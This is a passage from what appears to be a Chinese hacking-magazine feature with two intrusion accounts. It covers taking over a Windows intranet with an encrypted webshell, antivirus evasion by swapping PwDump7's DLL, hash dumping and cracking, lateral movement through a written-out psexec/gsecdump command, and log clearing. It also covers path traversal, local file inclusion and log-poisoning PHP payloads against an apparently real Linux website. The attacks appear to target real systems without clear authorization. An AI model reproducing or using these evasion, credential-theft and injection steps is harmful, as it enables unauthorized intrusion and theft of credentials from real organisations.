


图3

接下来当然是上传大马，准备进一步提权。上传phpspy2008上去，结果被杀。用加密PHP工具将其加密，上传后成功得到大马，如图4所示。




图4

上传大马之后发现PHP权限为系统权限，查找文件的时候也找到了MySQL数据库的root账号和密码，因此就没必要用UDF提权了。直接在大马上执行系统命令，用net start查看了下服务，发现管理员在用DameWare Mini Remote Control这个远程控制管理工具，端口为6129，只要本机装上软件，用系统内置账号和密码就能进行连接管理。有人可能喜欢直接加个用户上去，不过我觉得入侵的时候尽量少留下痕迹，不要做过多的操作（比如去增加修改系统账号，上传各种远控后门等），控制服务器的时候尽量用管理员自己本身采用的方式来管理控制服务器。

要得到服务器系统账号和密码很简单，用工具pwd7抓取hash，再破解出密码即可。这里特别说一下pwd7被杀的问题，并提供一个很简单的方法，因为pwd7包含PwDump7.exe和libeay32.dll两个文件，一般来说杀毒软件杀的只是官方发布的PwDump7里面的libeay32.dll库文件，很多杀毒软件都有这个特性。我用pangolin里面的这个文件来替换，使用正常。上传文件后，成功抓到hash，用法为：PwDump7 或者PwDump7>1.txt。破解hash的时候，我刚开始用SAMInside来破解，当然也可以通过http://www.objectif-securite.ch/en/products.php在线查。具体使用就不说了，破解出了两个管理员账号的密码，长度为12位的字母。

在搞定这台机器之后，当然是想办法控制内网的其他机器（包括OA这台主机）。因为这些机器可能都是同一个管理员在管理，所以可能有些账号在部分机器是通用的。因为知道了两个管理员的账户密码，通过先期的nmap扫描，确定大部分机器开了135和445端口，所以我利用了另外一种技巧来远程抓取hash，即利用psexec和gsecdump。命令为："psexec \\ip -u 账号 -p 密码 -s -f -c gsecdump.exe -a >1.TXT"，参数"-a"也可以为"-u"，a是指抓取全部信息，u是指抓取当前活动用户的hash。我之前的OA目标机器IP最后一位为6，图5为成功抓取hash并保存为6.txt的截图。




图5

因为之前通过Nmap的扫描报告得到的信息，这台IP尾数为6的OA办公系统的主机还开放了3389端口，可以用账号直接3389登录操作，到此目标完成，如图6所示。




图6

后来继续扩大战果，用上面的方法多抓取几台机器，尽可能多地收集信息，其他大部分机子也顺利搞定，如图7所示。





图7

因为内网的网络结构比较复杂，整个过程经历很长一段时间，再加上有多个网段，至于那些清理日志等细节这里不再赘述。在此次的安全检测过程中，我没有进行任何对系统的改动和破坏。总之，要完成定点目标的渗透，需要足够的细心、耐心和经验。

（编辑提醒：本文涉及的代码已收入随书光盘，请到光盘中查找）

前置知识：无
关键词：渗透、Linux、包含漏洞



对一台Linux服务器的入侵安全检测

文/图 hackerxwar/gle

前几天遇到一个网站，该网站存在几个漏洞，但因为一些漏洞利用的局限性，很难拿到Shell，没想到最后却因为装了一套流量统计程序获取了Shell。

确定文件泄露与包含漏洞

Google搜索，发现下载文件的URL存在路径以及文件名，把路径换成"../../../../../etc/passwd"，成功下载到了文件，如图1所示。提交一个不存在的文件，居然没有返回网站绝对路径，不过没关系，我们可以用相对路径，确定存在任意文件下载漏洞，于是就进行了一次检测。




图1

单纯的文件泄露漏洞往往不能直接进入后台，除非是登录页面的密码直接写在配置文件里，所以一般需要配合或通过文件泄露查找别的漏洞。比如MySQL注入对于版本4.x的可以读到管理员表名列名，或者读到MySQL的连接文件中的数据库账号配合phpmyadmin，或者MySQL远程登录拿Shell，或者读出数据库连接文件的数据库账号，配合社会工程学，尝试登录FTP、SSH等，再不行就是力气活了，读源码找漏洞。

读取了数据库连接配置文件得到数据库的一个账号，但在这个网站上的种种尝试均告失败，存在MySQL注入，但是magic_quotes_gpc=on，MySQL版本为3.x，而且没有扫出后台，注入基本没什么利用价值。nmap扫描端口发现开放FTP与MySQL的端口，均没有成功登录，也没有发现phpmyadmin。

入侵似乎陷入僵局，好在又找到了一个本地包含漏洞，如图2所示。提交一个不存在的文件，爆出了Web绝对路径："Fatal error: Failed opening required '../../../../../../../../etc/passwdx' (include_path='.:/usr/local/lib/php') in /home/chinarevenue/en/frame_en.php on line 124"。




图2

现在关键就是上传或者是写入我们的代码，然后包含执行了。看了一下网站，有注册会员，不过没有上传的地方，问题的关键其实就到了本地包含的利用上了，由于没有找到后台也没有找到上传页面，试了下包含日志文件也没有成功（日志文件路径可以读Apache的配置文件获得），可能是太大了的缘故，后来发现日志文件超过1GB。还有一种方法是通过包含/proc/self/environ文件，修改浏览器的User-Agent来写入PHP代码执行命令；但这台服务器不能访问此文件。就在这个时候，又发现网站装了一套统计系统，通过下载漏洞下载统计系统的配置文件，

获得密码进入后台，以便重置数据，也就是清空/stat/data/detail.dat，防止多次执行方便测试。分析其统计代码的关键JS文件如下：

```
if(!user) var user='';
_dwrite("<script language=javascript src='"+url+"/stat.php?user="+user+"&style="+style+"&referer="+escape(document.referrer)+"'></script>");
function _dwrite(string) {document.write(string);}
```

很明显是记录了URL与referrer，且会保存在/stat/data/detail.dat文件中。

对URL提交测试

对于URL的测试是在Windows XP下用IE进行的，因为在Ubuntu下用Firefox提交"http:// www.xxxx.com/?<?phpinfo();?>xxx"会被记录成"http://www.xxxx.com/?%3C?phpinfo();?%3Exx"，用IE就不会对"<"进行URL编码。

提交如下URL："http://www.xxxx.com/?<?php system("ls");?>xxx"，返回如图3所示的结果，很明显空格被URL编码了，而且由于magic_quotes_gpc=on，根本没法被正确执行。

